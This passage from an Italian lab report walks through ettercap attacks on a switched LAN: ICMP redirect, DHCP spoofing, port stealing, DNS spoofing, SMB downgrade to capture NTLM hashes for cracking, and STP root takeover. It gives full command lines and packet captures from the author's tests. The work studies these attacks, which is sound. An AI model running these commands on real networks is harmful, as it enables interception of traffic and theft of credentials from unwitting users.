Questo tipo di attacco consiste nel mandare falsi messaggi ICMP di redirezione, su una LAN, sostenendo che l'host dell'attaccante è la migliore via di accesso a Internet. L'attaccante si vedrà arrivare tutte le connessioni dirette verso Internet che quindi provvederà a inoltrare verso il vero gateway. In questo modo l'attaccante potrà vedere tutto il traffico verso internet, si tratta di un attacco MITM *half-duplex* per il fatto che solo il traffico dei client è dirottato, mentre quello proveniente dal gateway (e quindi da Internet) non può essere dirottato in quanto, solitamente, i gateway non accettano messaggi di redirezione per una rete alla quale sono direttamente collegati. Per fare questo con ettercap abbiamo bisogno di due informazioni: gli indirizzi IP e MAC del vero gateway, dati che possiamo facilmente ottenere con i comandi `route` e `arp`. In alternativa si può usare il plugin *gw_discover*:

- `ettercap -TP gw_discover //`

Dopo aver creato la lista degli host, ettercap ci chiederà un indirizzo IP e porta di un host esterno, quindi proverà a mandare verso tale destinazione un pacchetto TCP SYN cercando di usare ciascuno degli host rilevati in rete come gateway. Se si riceve la risposta SYN ACK significa che l'host da cui è passata tale risposta può essere usato come gateway.

Source	Destination	Protocol	Info
192.168.1.8	130.192.73.1	TCP	59262 > www [SYN] Seq=0 Len=0
192.168.1.8	130.192.73.1	TCP	59262 > www [SYN] Seq=0 Len=0
192.168.1.8	130.192.73.1	TCP	59262 > www [SYN] Seq=0 Len=0
192.168.1.8	130.192.73.1	TCP	59262 > www [SYN] Seq=0 Len=0
USRoboti_ac:8b:06	Broadcast	ARP	Who has 192.168.1.8? Tell 192.168.1.1
CompalCo_09:0c:8e	USRoboti_ac:8b:06	ARP	192.168.1.8 is at 00:16:d4:09:0c:8e
130.192.73.1	192.168.1.8	TCP	www > 59262 [SYN, ACK] Seq=13605466 Ack=1 Win=512 Len=0

Figura 2.5. Per i 4 host rilevati in rete ettercap prova ad aprire una connessione TCP verso l'indirizzo IP esterno: 130.192.73.1 Ciascuno di questi pacchetti viene inviato verso l'indirizzo MAC di ogni host rilevato in rete. Uno di questi è il gateway che, ricevuta la risposta SYN ACK dall'esterno, la vuole inoltrare a 192.168.1.8 per cui fa una richiesta ARP per conoscerne il MAC. Infine si nota arrivare la risposta SYN ACK proveniente dal MAC del gateway, l'unico host della rete in grado di comunicare con l'esterno.

Ora siamo pronti a iniziare l'attacco ICMP redirection, per farlo con ettercap si usa l'opzione `-M icmp` in questo modo:

- `ettercap -T -M icmp:00:C0:49:AC:8B:06/192.168.1.1`

Su una switched LAN che non abbia protezioni contro l'ARP poisoning conviene ovviamente dirottare le connessioni con quest'ultima tecnica. Nelle prove effettuate questo attacco non ha funzionato, facendo una cattura non si sono visti i falsi messaggi ICMP di redirezione ne tanto meno il traffico generato dalla vittima.

2.3 DHCP spoofing

Con questo attacco si tenta di sostituirsi al server DHCP di una rete LAN, si proverà a vincere la gara con il vero server DHCP per poi forzare i client ad accettare le nostre risposte DHCP, tra questi dati troviamo anche il parametro GW che indica ai client appena connessi qual'è l'indirizzo IP del gateway. In questo caso Ettercap imposterà nelle risposte il parametro GW con il proprio indirizzo IP in modo da dirottare tutte le connessioni verso l'esterno a passare attraverso la nostra macchina. Anche qui abbiamo un attacco MITM 'half-duplex' per il fatto che vedremo solo il traffico generato dalle vittime verso Internet. Occorre specificare un elenco di indirizzi IP (non ancora usati) che Ettercap andrà ad assegnare ai client, ne verrà consumato uno per ogni richiesta. Se invece si vuole modificare solo il parametro GW basta non specificare alcun IP. Per fare tutto questo si usa l'opzione: `-M dhcp:ip_pool/netmask/dns` dove ip_pool è il range di IP da assegnare, poi abbiamo la netmask che permette di distinguere se un IP è interno o esterno alla rete locale e infine l'IP di un server DNS, altra informazione solitamente comunicata dai server DHCP.

2.3.1 Prove effettuate

Si è impostata la scheda di rete della vittima in modo da ottenere automaticamente un indirizzo IP e gateway tramite server DHCP. Quindi, subito dopo aver avviato ettercap, si è ricollegato il cavo di rete della vittima immaginando che quest'ultima si sia appena connessa alla rete e voglia ottenere un IP e sapere quale gateway utilizzare. Si è provato a fare DHCP spoofing e offrire gli indirizzi IP da 192.168.1.20 a 192.168.1.30 (il vero gateway è sempre 192.168.1.1) con il comando:

- `ettercap -T -M dhcp:192.168.1.20-30/255.255.255.0/192.168.1.1`

Time	Source	Destination	Protocol	Info
4.581086	0.0.0.0	255.255.255.255	DHCP	DHCP Discover - Transaction ID 0x10cdde69
4.581371	192.168.1.8	255.255.255.255	DHCP	DHCP Offer - Transaction ID 0x10cdde69
4.592393	USRoboti_ac:8b:06	Broadcast	ARP	Who has 192.168.1.12? Tell 192.168.1.1
4.609507	0.0.0.0	255.255.255.255	DHCP	DHCP Request - Transaction ID 0x10cdde69
4.609657	192.168.1.8	255.255.255.255	DHCP	DHCP ACK - Transaction ID 0x10cdde69
4.617534	192.168.1.1	255.255.255.255	DHCP	DHCP ACK - Transaction ID 0x10cdde69
5.614092	192.168.1.1	255.255.255.255	DHCP	DHCP Offer - Transaction ID 0x10cdde69

Figura 2.6. L'assegnazione di un IP da parte dell'attaccante.

Durante la cattura vediamo la richiesta *DHCP discover* per un server DHCP mandata in broadcast dalla vittima appena collegata. Immediatamente dopo (nel giro di 0,3 millisecondi) ettercap manda verso la vittima un *DHCP offer* offrendogli l'IP 192.168.1.20 a cui la vittima risponde con un *DHCP request* richiedendolo e infine ettercap gli risponde assegnandogli tale indirizzo con un *DHCP ACK*.

Si nota anche che ettercap propone il proprio indirizzo come gateway. Anche il vero server DHCP accetta tale assegnazione rispondendo anche lui con un *DHCP ACK* proponendo però il suo indirizzo come gateway, ma la vittima ha già ricevuto il *DHCP ACK* dell'attaccante e non terrà più in considerazione quest'ultimo. Il vero server DHCP inizia a lavorare 1,1 centesimi di secondo dopo la prima

```
Bootstrap Protocol
  Message type: Boot Reply (2)
  Hardware type: Ethernet
  Hardware address length: 6
  Hops: 0
  Transaction ID: 0x10cdde69
  Seconds elapsed: 0
▷ Bootp flags: 0x0000 (Unicast)
  Client IP address: 0.0.0.0 (0.0.0.0)
  Your (client) IP address: 192.168.1.20 (192.168.1.20)
  Next server IP address: 192.168.1.8 (192.168.1.8)
  Relay agent IP address: 0.0.0.0 (0.0.0.0)
  Client MAC address: Intel_b1:1b:bc (00:03:47:b1:1b:bc)
  Server host name not given
  Boot file name not given
  Magic cookie: (OK)
▷ Option: (t=53,l=1) DHCP Message Type = DHCP Offer
▷ Option: (t=54,l=4) Server Identifier = 192.168.1.8
▷ Option: (t=51,l=4) IP Address Lease Time = 30 minutes
▷ Option: (t=1,l=4) Subnet Mask = 255.255.255.0
▷ Option: (t=3,l=4) Router = 192.168.1.8
▷ Option: (t=6,l=4) Domain Name Server = 192.168.1.1
  End Option
```

Figura 2.7. I dettagli del pacchetto *DHCP offer* inviato da ettercap.

richiesta della vittima, troppo tardi, alla vittima è già stato offerto un IP. Il vero server vuole assegnare l'IP 192.168.1.12 alla vittima e inizia a fare una richiesta ARP in broadcast per capire se è già usato da qualcuno. Alla fine il vero server DHCP offre inutilmente l'IP 192.168.1.12 alla vittima. Tutto il traffico tra l'esterno e la vittima passa ora per ettercap che gli fa da gateway ed è quindi facilmente visibile. Nel fare queste prove fare attenzione a non cercare di assegnare IP già usati, inoltre quando si termina l'attacco le vittime continueranno a credere che il gateway sia ettercap (per 30 minuti, che è il *lease time* deafult usato in quest'attacco da ettercap) che però, non essendo più in esecuzione, non provvederà più a inoltrare i loro pacchetti verso il vero gateway. Si può modificare il *lease time* alla voce `dhcp_lease_time` del file di configurazione `etter.conf`

Si è poi provato a rispondere solo alla richieste DHCP della vittima senza assegnagli un IP ma dandogli il proprio indirizzo come gateway e un indirizzo di server DNS che vogliamo fargli usare, con il comando:

- `ettercap -T -M dhcp:/255.255.255.0/192.168.1.1`

Come prima, si nota la richiesta *DHCP discover* della vittima appena connessa. Il vero server DHCP gli offre un IP con un *DHCP offer* e la vittima lo richiede con *DHCP request*. Il server DHCP probabilmente si ricorda l'IP 192.168.1.20 assegnato alla vittima nella prova precedente e

Time	Source	Destination	Protocol	Info
1.938561	0.0.0.0	255.255.255.255	DHCP	DHCP Discover - Transaction ID 0xe06a3920
1.943210	USRoboti_ac:8b:06	Broadcast	ARP	Who has 192.168.1.20? Tell 192.168.1.1
2.942453	192.168.1.1	255.255.255.255	DHCP	DHCP Offer - Transaction ID 0xe06a3920
2.974245	0.0.0.0	255.255.255.255	DHCP	DHCP Request - Transaction ID 0xe06a3920
2.974521	192.168.1.1	255.255.255.255	DHCP	DHCP ACK - Transaction ID 0xe06a3920
2.978158	192.168.1.1	255.255.255.255	DHCP	DHCP ACK - Transaction ID 0xe06a3920

Figura 2.8. L'attaccante lascia l'assegnazione al server DHCP, si preoccupa solo di mandare un *DHCP ACK* prima di quest ultimo.

quindi glielo vuole assegnare anche in questo caso. A questo punto entra in gioco ettercap: manda subito verso l'indirizzo MAC della vittima (e non in broadcast) un pacchetto *DHCP ACK*, facendo IP spoofing con l'IP del server DHCP e assegnandogli l'IP appena offerto dal vero server, ma dandogli il proprio indirizzo IP come gateway e quello scritto su linea di comando come server DNS. Appena 4 millisecondi dopo si vede arrivare il vero *DHCP ACK* in broadcast ma, anche in questo caso, è già troppo tardi: la vittima ha già iniziato a usare la macchina dell'attaccante come gateway.

2.4 Port stealing

Questa tecnica può essere usata per fare sniffing in switched LAN ove vi siano sistemi di protezione contro l'ARP poisoning, come per esempio una tabella statica di associazioni tra indirizzi MAC e IP su ogni host della rete. In questa modalità ettercap 'inonda' la rete con pacchetti *Gratutos ARP* (che di solito vengono usati per verificare che un indirizzo IP non sia ancora usato da nessuno), per richiamare quest'attacco si usa l'opzione *-M port* che può avere, a sua volta, due sotto opzioni: `remote` e `tree`. L'opzione `remote` ha lo stesso significato di quella usata per fare ARP poisoning. Anche qui è possibile regolare l'intervallo di tempo con cui questi pacchetti vengono inviati modificando il valore alla voce: `port_steal_delay` nel file `etter.conf`. Se non si richiede l'opzione `tree` l'indirizzo MAC di destinazione di questi pacchetti ARP sarà lo stesso dell'attaccante, dunque le altre postazioni non vorranno riceverli, mentre l'indirizzo MAC del mittente sarà quello di uno degli obbiettivi. Questo processo 'ruba' le porte dello switch, vincendo ogni singola gara per ottenerne la corrispettiva porta dello switch a discapito del vero proprietario. Dunque i pacchetti destinati a indirizzi MAC "rubati" saranno ricevuti dall'attaccante che smetterà di mandare pacchetti a raffica e farà una richiesta ARP per la vera destinazione del pacchetto, la risposta gli permetterà di essere sicuro che la vittima si è ripresa la sua porta e quindi gli si potrà inoltrare il pacchetto a lei destinato. Dopodiché si riprenderà a inondare la rete in attesa di altri pacchetti da intercettare. Una volta terminato l'attacco, ettercap provvederà a inviare una richiesta ARP verso ogni host 'rubato' in modo che questi possano riavere le loro porte dello switch.

Invece usando l'opzione `tree` l'indirizzo MAC di destinazione dei pacchetti ARP usati per inondare la rete sarà 'incerto' in modo da propagare questi pacchetti anche a tutti gli altri switch presenti in rete. Anche qui e soprattutto in quest'ultimo caso bisogna usare ettercap con cautela visto che si avrà a che fare con un enorme quantità di traffico generato in rete.

2.4.1 Prove effettuate

Immaginando che la nostra rete sia protetta contro l'ARP poisoning, (e quindi siamo costretti ad usare un altra tecnica di attacco) per intercettare tutto il traffico tra 192.168.1.18 e Internet (quindi l'altro obbiettivo sarà il gateway 192.168.1.1 e si dovrà usare l'opzione *remote*) si può fare *Port Stealing* con il seguente comando:

- `ettercap -T -M port:remote /192.168.1.18/ /192.168.1.1/`

Dalle catture fatte si nota subito l'enorme quantità di pacchetti: *"Gratuitos ARP for 0.0.0.0*": come mittente si alternano gli indirizzi MAC del gateway e del client mentre come destinatario c'è sempre il MAC dell'attaccante. Questi pacchetti sono talmente tanti che conviene visualizzare, con Wireshark, solo i pacchetti che non sono ARP, per poter vedere qualcosa anche del traffico generato dalla vittima.

Source	Destination	Protocol	Info
192.168.1.18	192.168.1.1	DNS	Standard query A www.google.it
USRoboti_ac:8b:06	CompalCo_09:0c:8e	ARP	Gratuitous ARP for 0.0.0.0 (Request)
Intel_b1:1b:bc	CompalCo_09:0c:8e	ARP	Gratuitous ARP for 0.0.0.0 (Request)
USRoboti_ac:8b:06	CompalCo_09:0c:8e	ARP	Gratuitous ARP for 0.0.0.0 (Request)
Intel_b1:1b:bc	CompalCo_09:0c:8e	ARP	Gratuitous ARP for 0.0.0.0 (Request)
192.168.1.1	192.168.1.18	DNS	Standard query response CNAME www.google.com CNAME www.l.google.com A 209.85.129.99
USRoboti_ac:8b:06	CompalCo_09:0c:8e	ARP	Gratuitous ARP for 0.0.0.0 (Request)
CompalCo_09:0c:8e	Broadcast	ARP	Who has 192.168.1.18? Tell 192.168.1.8
Intel_b1:1b:bc	CompalCo_09:0c:8e	ARP	192.168.1.18 is at 00:03:47:b1:1b:bc
192.168.1.1	192.168.1.18	DNS	Standard query response CNAME www.google.com CNAME www.l.google.com A 209.85.129.99
192.168.1.18	209.85.129.99	TCP	52656 > www [SYN] Seq=0 Len=0 MSS=1460 TSV=1812349 TSER=0 WS=5
CompalCo_09:0c:8e	Broadcast	ARP	Who has 192.168.1.1? Tell 192.168.1.8
USRoboti_ac:8b:06	CompalCo_09:0c:8e	ARP	192.168.1.1 is at 00:c0:49:ac:8b:06
192.168.1.18	209.85.129.99	TCP	52656 > www [SYN] Seq=0 Len=0 MSS=1460 TSV=1812349 TSER=0 WS=5
Intel_b1:1b:bc	CompalCo_09:0c:8e	ARP	Gratuitous ARP for 0.0.0.0 (Request)
USRoboti_ac:8b:06	CompalCo_09:0c:8e	ARP	Gratuitous ARP for 0.0.0.0 (Request)
Intel_b1:1b:bc	CompalCo_09:0c:8e	ARP	Gratuitous ARP for 0.0.0.0 (Request)
USRoboti_ac:8b:06	CompalCo_09:0c:8e	ARP	Gratuitous ARP for 0.0.0.0 (Request)
209.85.129.99	192.168.1.18	TCP	www > 52656 [SYN, ACK] Seq=0 Ack=1 Win=5672 Len=0 MSS=1430 TSV=3637919628 TSER=18123
CompalCo_09:0c:8e	Broadcast	ARP	Who has 192.168.1.18? Tell 192.168.1.8

Figura 2.9. La parte della cattura in cui si vede anche il traffico generato dalla vittima, inframezzato dai numerosi pacchetti *Gratuitos ARP*.

Avendo sotto controllo sia la porta del gateway, sia quella della vittima si intercetta, non solo il traffico tra questi due, ma anche tutto il traffico a loro destinato proveniente da altri host, cosa che si è constatata nelle catture.

Invece per intercettare tutto il traffico per nostra solita vittima 192.168.1.18:

- `ettercap -T -M port /192.168.1.18/`

Anche qui si notano i pacchetti *Gratuitos ARP* sempre destinati all'indirizzo MAC dell'attaccante ma con il MAC della vittima come mittente, inframezzati ogni tanto da qualche pacchetto TCP destinato alla vittima che può quindi venire intercettato.

2.5 DNS spoofing

Ponendoci nel mezzo tra la vittima e il suo server DNS possiamo fare DNS spoofing. Ettercap oltre ad offrirci molte possibilità per essere nel mezzo, come appena visto, ci permette di usare il plugin:

```
Ethernet II, Src: USRoboti_ac:8b:06 (00:c0:49:ac:8b:06), Dst: CompalCo_09:0c:8e (00:16:d4:09:0c:8e)
Address Resolution Protocol (request/gratuitous ARP)
  Hardware type: Ethernet (0x0001)
  Protocol type: IP (0x0800)
  Hardware size: 6
  Protocol size: 4
  Opcode: request (0x0001)
  Sender MAC address: 00:00:00_00:00:00 (00:00:00:00:00:00)
  Sender IP address: 0.0.0.0 (0.0.0.0)
  Target MAC address: 00:00:00_00:00:00 (00:00:00:00:00:00)
  Target IP address: 0.0.0.0 (0.0.0.0)
```

Figura 2.10. Il dettaglio di un pacchetto *Gratuitos ARP* generato da ettercap in quest'ultima prova.

dns_spoof che serve proprio per fare questa tipologia di attacchi. Questo tipo di attacco consiste nel rispondere alle query DNS della vittima spacciandosi per il suo server DNS, con informazioni false in modo da dirottare la vittima su siti o server fake. Questa tecnica non sarebbe possibile se non si fosse collegati nel mezzo tra la vittima e il server DNS, proprio perché abbiamo bisogno di ricevere le query DNS della vittima e rispondergli prima del vero DNS. In questo modo, a differenza del *phishing*, la vittima pur digitando l'indirizzo corretto, e vedendolo visualizzato nel proprio browser (ad esempio: *www.miabanca.it*) può venire dirottato su un sito fasullo, solitamente identico all'originale con il solo scopo di rubagli i codici di accesso o altre informazioni.

Se il server DNS è esterno alla nostra rete LAN, ettercap va lanciato usando come obbiettivi l'IP della vittima e quello del gateway e usando l'opzione `remote` per fare ARP poisoning che, anche in questo caso, ci permette di avere sotto controllo la connessione. Modificando il file `etter.dns` situato in `/usr/share/ettercap/` si possono impostare a piacere le associazioni tra nomi e indirizzi IP su cui dirottare la vittima. Fatto questo si può procedere con l'attacco:

- `ettercap -T -M arp:remote /192.168.1.18/ /192.168.1.1/`

  `-P dns_spoof`

Nelle prove realizzate digitando *www.microsoft.com* nel browser del computer vittima si veniva dirottati su *www.linux.org*, pur rimanendo scritto nel browser *www.microsoft.com* anche provando a cliccare su qualche link all'interno dello stesso sito. Facendo qualche cattura si notano le query DNS della vittima passare per il pc dell'attaccante a cui questi risponde subito con gli IP impostati nel file *etter.dns*, dopodiché la vittima inizia a collegarsi al sito desiderato dall'attaccante, più tardi si vedono arrivare le vere risposte del DNS, ma ormai la cache DNS delle vittima è già avvelenata. E' possibile fare questo attacco, come già detto, solo se si è collegati sulla stessa LAN della vittima visto che il tutto è basato sull'uso di ARP per fare ARP poisoning con gli indirizzi MAC delle vittime. Se ci si trova all'esterno si potrebbe attaccare direttamente il server DNS della vittima, fornendogli informazioni inquinate (spacciandosi per un server DNS di livello superiore) che poi quest'ultimo passerebbe legittimamente alla vittima.

Time	Source	Destination	Protocol	Info
4.056407	CompalCo_09:0c:8e	Intel_b1:1b:bc	ARP	192.168.1.1 is at 00:16:d4:09:0c:8e
4.056441	CompalCo_09:0c:8e	USRoboti_ac:8b:06	ARP	192.168.1.18 is at 00:16:d4:09:0c:8e
5.066564	CompalCo_09:0c:8e	Intel_b1:1b:bc	ARP	192.168.1.1 is at 00:16:d4:09:0c:8e
5.066598	CompalCo_09:0c:8e	USRoboti_ac:8b:06	ARP	192.168.1.18 is at 00:16:d4:09:0c:8e
10.085800	192.168.1.18	192.168.1.1	DNS	Standard query AAAA www.microsoft.com
10.086030	192.168.1.18	192.168.1.1	DNS	Standard query AAAA www.microsoft.com
10.146700	192.168.1.1	192.168.1.18	DNS	Standard query response CNAME toggle.www.ms.akadns.net CNAME
10.149295	CompalCo_09:0c:8e	Broadcast	ARP	Who has 192.168.1.18? Tell 192.168.1.8
10.149445	Intel_b1:1b:bc	CompalCo_09:0c:8e	ARP	192.168.1.18 is at 00:03:47:b1:1b:bc
10.149455	192.168.1.1	192.168.1.18	DNS	Standard query response CNAME toggle.www.ms.akadns.net CNAME
10.154327	192.168.1.18	192.168.1.1	DNS	Standard query A www.microsoft.com
10.154446	192.168.1.1	192.168.1.18	DNS	Standard query response A 198.182.196.56
10.154470	192.168.1.18	192.168.1.1	DNS	Standard query A www.microsoft.com
10.154977	192.168.1.18	198.182.196.56	TCP	54710 > www [SYN] Seq=0 Len=0 MSS=1460 TSV=80580 TSER=0 WS=5
10.155061	192.168.1.18	198.182.196.56	TCP	54710 > www [SYN] Seq=0 Len=0 MSS=1460 TSV=80580 TSER=0 WS=5

Figura 2.11. All'inizio si notano le consuete false risposte ARP, poi si vedono arrivare le query DNS per *www.microsoft.com*, le conseguenti risposte vengono lasciate passare ma prima ettercap, spacciandosi per il vero server DNS, provvede a rispondere con l'IP 198.182.196.56 che sarebbe l'IP di *www.linux.org*. La vittima, senza più tener conto delle vere risposte DNS che gli arriveranno dopo, inizia la sessione TCP con tale sito credendo di essere su *www.microsoft.com*

2.6 Attacchi al protocollo SMB

2.6.1 Introduzione e possibili attacchi con ettercap

SMB è il protocollo usato da Windows per la condivisione di file e stampanti. Ogni macchina Windows, se ha dei file condivisi o stampanti condivise fa quindi da server per permettere ad eventuali client di accedere ai dati condivisi. Anche le macchine Linux possono accedervi utilizzando appositi software, come ad esempio *smbclient* che permettono anche ad esse di usare SMB. L'utente può impostare nome utente e password (che sono gli stessi del suo account utente nel caso delle macchine Windows) per limitare l'accesso alle risorse condivise. Prima di accedere a file condivisi con SMB vi è un'autenticazione: il nome utente viene trasmesso in chiaro mentre per la password solitamente si usa NTLM o NTLM2. NTLM e NTLM2 sono meccanismi di autenticazione a sfida. Il client che vuole accedere ad una risorsa condivisa su un server manda un pacchetto SMB *Negotiate*, comunicando quali algoritmi di autenticazione supporta, a cui il server risponderà con un pacchetto SMB *Challenge* contenente un *nonce* casuale, la sfida, a questo punto il client dovrà rispondere con un pacchetto SMB *Authenticate* contenente la sfida crittografata usando la password. Il server ripeterà la stessa operazione per verificare se il client ha usato la password corretta. La differenza sostanziale tra NTLM e NTLM2 è che nel primo si usano chiavi di crittografia a 64 bit mentre nel secondo si usano chiavi di 128 bit. Solitamente le macchine Windows usano NTLM insieme a LM un altro meccanismo di autenticazione a sfida più semplice basato su DES a 54 bit. Quindi nella gran parte dei casi la risposta conterrà la sfida cifrata in due modi: con LM e NTLM. Si hanno quindi due hash chiamati: *LM Response* e *NTLM Response*. Sniffando un autenticazione e avendo quindi a disposizione: nome utente, *Challenge* e i due hash di risposta *LM Response* e *NTLM Response* è possibile procedere ad un attacco di forza bruta per calcolare la password, meglio comunque utilizzare un dizionario prima. Nella guida dei plugin di ettercap viene consigliato LC4, *L0phtCrack v4* si tratta di un software commerciale, purtroppo solo per Windows, prodotto da @*stake* http://www.atstake.com. Con LC4 è possibile trovare la password partendo da sfida e hash nel caso in cui sia stato usato NTLM

versione 1. Per procedere con l'attacco di forza bruta con LC4 occorre prima procurarsi gli hash come detto prima, LC4 mette anche a disposizione uno sniffer per intercettare tali dati. Oppure se si dispone già degli hash bisogna inserili in un file di testo nel seguente formato:

`nomeUtente:``:``:LM Response:NTLM Response:Challenge`

Salvare tale file con estensione `LC` quindi importarlo con LC4. Con ettercap è possibile forzare la vittima a mandare la password in chiaro oppure forzarla a non usare NTLM2 (che è proprio quello di cui abbiamo bisogno per poter usare LC4). Occorre essere nel mezzo tra le due macchine che fanno l'autenticazione SMB, ettercap provvederà a modificare i pacchetti SMB in transito in modo che venga scelto NTLMv1 da entrambe le macchine.

2.6.2 Forzare la vittima a mandare la password in chiaro

E' ciò che si può fare con il plugin *smb_clear* ovviamente occorre essere nel mezzo tra le due macchine che fanno l'autenticazione SMB. Si sono accese in rete due macchine con Windows 2000 agli indirizzi IP 192.168.1.2 e 192.168.1.11 e si è provato a forzarle a fare l'autenticazione SMB in chiaro con il comando:

- `ettercap -Tq -M arp /192.168.1.2/ /192.168.1.11/ -P smb_clear`

Facendo una cattura si è notato che l'autenticazione è avvenuta invece con NTLM2. Infatti secondo la guida dei plugin di ettercap è improbabile che una macchina Windows accetti di inviare la password in chiaro. Nelle altre prove effettuate nemmeno le macchine Linux (avendo a che fare, nel nostro caso, con macchine Windows) accettavano di mandare la password in chiaro. Anche provando a impostare samba in modo da fare sempre e solo l'autenticazione in chiaro, le macchine Windows non permettevano l'autenticazione da client samba impostati in tale modo.

Source	Destination	Protocol	Info
192.168.1.11	192.168.1.255	NBNS	Name query NB REALNETWORK<1b>
192.168.1.11	192.168.1.255	NBNS	Name query NB ARGO<20>
192.168.1.2	192.168.1.11	NBNS	Name query response NB 192.168.1.2
192.168.1.11	192.168.1.2	NBSS	Session request, to ARGO<20> from BABETTE<00>
192.168.1.2	192.168.1.11	NBSS	Positive session response
192.168.1.11	192.168.1.2	SMB	Negotiate Protocol Request
192.168.1.2	192.168.1.11	SMB	Negotiate Protocol Response
192.168.1.11	192.168.1.2	SMB	Session Setup AndX Request, NTLMSSP_NEGOTIATE
192.168.1.2	192.168.1.11	SMB	Session Setup AndX Response, NTLMSSP_CHALLENGE, Error: STATUS_MORE_PROCESSING_REQUIRED
192.168.1.11	192.168.1.2	SMB	Session Setup AndX Request, NTLMSSP_AUTH, User: BABETTE\Administrator
192.168.1.2	192.168.1.11	SMB	Session Setup AndX Response
192.168.1.11	192.168.1.2	SMB	Tree Connect AndX Request, Path: \\ARGO\IPC$
192.168.1.2	192.168.1.11	SMB	Tree Connect AndX Response

Figura 2.12. La sequenza tipica dei pacchetti più significativi scambiati durante l'autenticazione SMB.

2.6.3 Forzare la vittima a non usare NTLM2 per l'autenticazione

E questo lo si può fare con il plugin *smb_down*. In tal modo gli hash ottenuti possono essere facilmente decifrati con LC4. Sempre usando le macchine del caso precedente si è impostata la password `aaaa` per l'utente `Administrator` della macchina 192.168.1.2. Si è quindi avviato ettercap come sempre dalla macchina dell'attaccante con il comando:

- `ettercap -Tq -M arp /192.168.1.2/ /192.168.1.11/ -P smb_down`

Catturando il traffico si è provato a fare l'autenticazione dalla macchina 192.168.1.11 verso 192.168.1.2 usando l'utente `Administrator`. Questa volta l'autenticazione avviene con NTLM versione 1 ettercap stesso ci comunica su shell gli hash da passare a LC4. Nella prova effettuata LC4 ha individuato la password (volutamente semplice e breve) nel giro di pochi minuti.



Figura 2.13. Il pacchetto SMB contenente la sfida.

2.7 Attacchi contro lo spanning tree protocol

2.7.1 Descrizione attacco

Grazie al plugin *stp_mangler* si può fare un attacco contro lo spanning tree protocol. Questo plugin non fa altro che inviare pacchetti dello spanning tree protocol pretendendo di essere lo switch con priorità più alta ovvero lo switch radice. Questo permette di sniffare tutto il traffico che gli altri switch, non sapendo dov'è la destinazione, inviano ad uno switch superiore nella gerarchia ad albero fino ad arrivare alla radice. Se non si riesce a diventare lo switch a massima priorità si può provare a diminuire man mano il proprio indirizzo MAC. Ovviamente questo plugin può essere usato solo contro switch che eseguono STP.



Figura 2.14. Il pacchetto SMB contenente gli hash di risposta *LM Response* e *NTLM Response*.

2.7.2 Prove effettuate

Non si è potuto verificare a pieno il funzionamento di questo plugin, dato che non si disponeva di una rete con più switch, si è comunque provato ad eseguire il comando:

- `ettercap -TP stp_mangler`

e a catturane il traffico generato. Nella cattura vi sono solo i pacchetti STP tutti uguali inviati da ettercap.

2.8 Intercettare telefonate VoIP

2.8.1 Descrizione attacco

Se una rete switched LAN viene utilizzata anche per trasportare chiamate VoIP anche queste possono essere facilmente catturate grazie ad ettercap. Le vittime possono telefonare utilizzando il proprio pc o appositi telefoni VoIP con interfaccia ethernet. In alternativa vi possono essere dei dispositivi che

